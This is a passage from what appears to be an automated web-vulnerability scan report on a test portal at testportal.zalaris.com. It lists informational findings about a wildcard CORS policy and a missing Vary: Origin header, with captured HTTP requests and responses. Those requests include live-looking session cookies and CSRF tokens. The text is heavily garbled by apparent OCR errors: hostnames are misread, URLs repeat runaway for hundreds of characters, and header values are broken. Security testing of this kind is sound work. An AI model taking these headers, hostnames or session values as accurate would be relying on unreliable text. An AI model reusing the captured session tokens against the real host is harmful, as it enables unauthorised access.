http://www.zalaris.com http://zalaris.com https://*.zalaris.com/https://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
           sap_suite_ui_microchart_InteractiveBarChart_BarBackground": "#265f96",
            sap_suite_ui_microchart_InteractiveBarChart_BarHoverBackground": "rgba(38,95,150,0.2)",
    "_sap_suite_ui_microchart_Intera
..[SNIP]...
```

# 10.21. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/Ul5/sap/tnt/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8GiF4gM40AlHvMzQ9PSZp8TAPmcyupPjlr5e3WmQvsgV38s8h34%2FREFvfxOVzqwsYf%2BuEw88%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3m3m1NJB/mnipl022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjlVUboOy2[GtLBRDMhtYT|1657771353019]1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, *7*; q=0.01
Accept-Language: en-US_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2423
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ http
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
       _sap_tnt_NavigationList_ItemHeight": "2.75rem",
_sap_tnt_NavigationList_NoIconsGroupPadding": "1rem"
        sap_tnt_NavigationList_NoIconsNestedItemPadding": "2rem",
                 tnt_ToolHeader_ITHOverfl
   ..[SNIP]...
```

10.22. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBg508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close Origin: https://testportal.zalaris.com

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1: mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 47171
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:31 GMT
sap-dms: KW
ms-author-via: DAV
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://ogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://r.zalaris.com/443 https://sp.dication.twitter.com/https://r.aparis.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dication.twitter.com/https://sp.dica
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARIS/EST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://conjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
     "sapBrandColor": "#3079BF"
    "sapHighlightColor": "#265f96",
    "sapBaseColor": "#fff",
"sapShellColor": "#fff",
    "sapBackgroundColor": "#f9f9fd",
   "sapFontFamily": "\"72full\", Arial, Helvetica, sa
..[SNIP]...
```

10.23. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/Ul5/sap/ui/layout/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8CjFqM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREFvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXkuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwyFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3M3mJNJB/mnlp202-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjlwUboOy2[GtLBRDMhtYT|1657771353019]1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept-Language: en-US,en;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Bost: empty
Sec-Fetch-Bost: empty
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:07 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6673
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: * last-modified: Fri, 20 May 2022 10:23:33 GMT
sap-dms: KW
ms-author-via: DAV
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sugogle-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
         _sap_ui_layout_ColumnLayout_formColumnMaxXL": "4",
_sap_ui_layout_ColumnLayout_formColumnMaxL": "3",
           sap_ui_layout_ColumnLayout_formColumnMaxM": "2",
           sap_ui_layout_ColumnLayout_formColumnM
    .[SNIP]...
```

# 10.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close Origin: https://testportal.zalaris.com

#### Response 1

```
HTTP/1 1 200 OK
Date: Thu, 14 Jul 2022 08:28:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///sap.icast.ai/ gap/https://zalcors.azurewebsites.net/ https://boin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.alaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
         sap_ui_table_BaseSize": "2rem"
         sap_ui_table_BaseSizeCozy": "3rem",
       _sap_ui_table_BaseSizeCompact": "2rem",
```

```
_sap_ui_table_BaseSizeCondensed": "1.5rem",
  sap_ui_table_BaseBorderWidth": '
.[SNIP]..
```

# 10.25. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes /zalquartzlight/library-parameters.json

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json Path:

#### Issue detail

